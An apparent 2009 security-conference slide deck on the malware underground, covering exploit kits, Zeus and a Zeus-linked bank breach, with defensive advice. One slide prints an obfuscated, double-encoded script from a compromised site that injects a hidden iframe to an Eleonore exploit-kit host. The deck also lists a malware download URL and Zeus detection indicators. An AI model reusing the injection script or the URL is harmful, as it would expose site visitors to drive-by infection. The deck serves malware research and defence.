Malware Underground 2009

Jacques Erasmus, Prevx

http://www.prevx.com

- Director of Research @ Prevx
- British Based Start-up (2001)
- Automated Malware Research
- PCI QSA Services

- Encrypted communications
- Rootkits (Rustock, MBR)
- Selective Infections (No more Mass Worms)
  - (OS, Country, Installed Software (AV, Firewall), Patch Level, CPU Speed, Bandwidth)
- Modern Infection Vectors
  - Web/Client Side (Compromised FTP, SQL Injection, Auto rooting, Acrobat, QuickTime, IE, Firefox)
  - Mail (Email Bourne worms, Phishing Attacks, Targeted Attacks)
  - USB (Relies on either of above)

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
Encrypted Communications



Hacker Technology – What is Pwning users today

- Exploit Engines (Fiesta, Eleonore)
- Cost ? ($800 - $1200) including 6 month updates

* Live Demo if Demo Gods Approve *

- Malware SaaS
- Traffic Sources (Loads)
- Web Attacks, Iframes, Scripts, !!!
- Job Websites and Advertisements
- AVCheck.RU

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Scripts Embedded into Websites

http://www.ghettolog.de/ - Original Source

File Edit Format

```
111             </div>
112             <div id=windowfooter>
113               <table>
114                 <tr>
115                   <td>
116                     <a href=agb.php class=footerlink>AGB</a>
117                   </td>
118                   <td>
119                     <a href=impressum.php class=footerlink>Impressum</a>
120                   </td>
121                   <td>
122                     <a href=tipps.php class=footerlink>Tipps</a>
123                   </td>
124                   <td>
125                     <a href=AboutUs.php class=footerlink>Was ist Ghettolog?</a>
126                   </td>
127                 </tr>
128               </table>
129             </div>
130           </div>
131         </div>
132         <div id=LoadingWheel style=position:absolute;top:300px;left:25px;z-index:9999;display:none;><img
    src=inc/img/Loading.gif></div>
133       </center>
134       <div style=position:fixed;right:0px;bottom:0px;>5.912s</div>
135 </body><script>var c ='%25%33%43%69%66%72%61%6d%65%25%32%30%73%72%63%25%33%44%25%32%32%68%74%74%70%25%33%41%
    25%32%46%25%32%46%74%69%73%73%6f%74%33%33%33%2e%63%6e%25%32%46%65%6c%65%6f%6e%6f%72%65%25%32%46%69%6e%64%65%
    78%2e%70%68%70%25%32%32%25%32%30%77%69%64%74%68%25%33%44%25%32%32%30%25%32%32%25%32%30%68%65%69%67%68%74%25%
    33%44%25%32%32%30%25%32%32%25%32%30%66%72%61%6d%65%62%6f%72%64%65%72%25%33%44%25%32%32%30%25%32%32%25%33%45%
    25%33%43%25%32%46%69%66%72%61%6d%65%25%33%45';var d=unescape(unescape(c));document.write(unescape
    (d));</script>
```

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
Where is the money in all this ?



What is Zeus ?

- User Mode Win32 Trojan
- Capabilities
- Architecture
- Price ?

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Show me the malware.

%bb%cb%9e%8c%9b%df%e3%ee%c3';var

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
Show me the malware.



Google %bb%cb%9e%8c%9b%df%e3%ee%c3';var Search Advanced Search

Web Show options... Results 1 - 10 of about 22,100 for %bb%cb%9e%8c%9b%df%e3%ee%c3';var. (0.25 seconds)

Volleyball
a8%ce%de%c6%**9e**%e8%cc%**df**%d7%cc%de%c0%ca%d0%80%**bb**%f4%a2%b0%97%89
%96%85%96%86%**c3**%c8%da%e6%d5%dd%d0%**9b**%**9e**%b5%f0%db%a5%93%a8%83
%a1%92%92%de%**e3**%**cb**%d5%9a% ... 9a%dc%f1%98%a5%90%ac%bd%**9e**%**8c**%88
%**9b**%fd%e5%9c%a3%93%d2%eb%d9%d0%c4%ae%f7%cc%**9e**%**9b** ... neEaQi=false;**var**
obOsHo=8852;while(jP naPNu.length)goBe=0;**var** ahBa=new Array() ...
www.nhsgrizzlies.com/girls/**var**sity/volleyball/index.html - Cached -

Anticdigital.com
This site may harm your computer.
d4%c4%c9%d8%fd%**c3**%cc%fb%**e3**%c2%88%85%b5%d8%**c3**%d8%89%cf%f7%d1%d0
%d8%e5%c4%bf%cd% ... %cc%95%83%96%f4%d8%cc%**bb**%dd%de%d3%ef%f8%c7
%cc%**cb**%cf%a9%89%**9e**%9a%dd%db%dc%**df**%**9e**% ... %9a%**ee**%ba%af%92%87
%95%84%80%**9b**%96%db%f6%cd%**ee**%99%d7%**9e**%99%**cb**%**cb**%d1%fc%f0%ed%**8c**% ...
noAmF=44398;**var** ayMyPi=8;**var** biAxNa=rOs.length, eChFy=0;function ...
www.anticd.com/ -

r zPP=";**var** cGFG;**var** ylBK=false;**var** bKVR=false;**var** mULU=";cGFG ...
This site may harm your computer.
... %f4%f1%c0%f6%eb%e2%d6%c5%d4%d8%**cb**%c6%c8%d9%cf%de%ae%a7%8d%c7
%85%91%8b%**9e**%92%d2%93%b0%aa%aa%ca%c6%da%f7%bd%**bb**%**cb**%**9e**%**8c**%**9b**
%**df**%**e3**%**ee**%**c3**';**var** wPRR=34986;**var** ...
school.korat5.go.th/ktls/index2.php?option=com_content&task...id... -

[haXe] XMLList and e4X hacks..
13 Mar 2009 ...
1C=**EE**=**E3**=E0*=C5W=C4z=F1=D5b=**EE**=CE^H=C6=94X=3D=1C=D7Z=FB=CFjm=D3<=C8=
... 10=87=**9E**=B0d3}$~=BC ... 63 77 D0 F9 BA 7B 5A **9B** 8E FC 20 E9 30 EB 79 =20 7D 48
69 D4 31 **8C** ... **8C** =20 13 13 4C **C3** D8 7A 79 DE **C3** F4 65 9A 50 2F 18 C4 61 40 **BB** ... A1
F1 20 F9 37 1E 56 4F 0B 74 **CB** 7F =20 8B 87 E0 44 98 CF E7 **DF** ...
lists.motion-twin.com/pipermail/haxe/2009-March/023392.html -

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
Zeus ?


Zeus Controller
a
b
c
d
s.php
ROOTKIT
Infected User
Monitors browser activity
Encapsulates stolen data (encrypt) sends to s.php on controller

- The Story
- The Fallout
- #36 Biggest breach of 2009 (bankinfosecurity.com)
- Zeus WAS Responsible
- Metro City Bank was one of 7,400 other companies hacked
- Method? Exploit in Ads (Web)

Example – Malware In Legitimate Sites

- arc_iduwrs473.orange-llc.com/page-images/archives/PhotoArchive.exe

- **NO** Single Antivirus Detects Everything
- Layered Approach Required
- Protecting Against Zeus
  - Monitor traffic with IDS for config.bin z.bin r.php s.php hits
  - Treat Machines which use HTTP POST to Chinese/Russian/Ukraine websites as suspicious
  - Prevx SafeOnline Defends against Stealers like Zeus even if a machine is infected.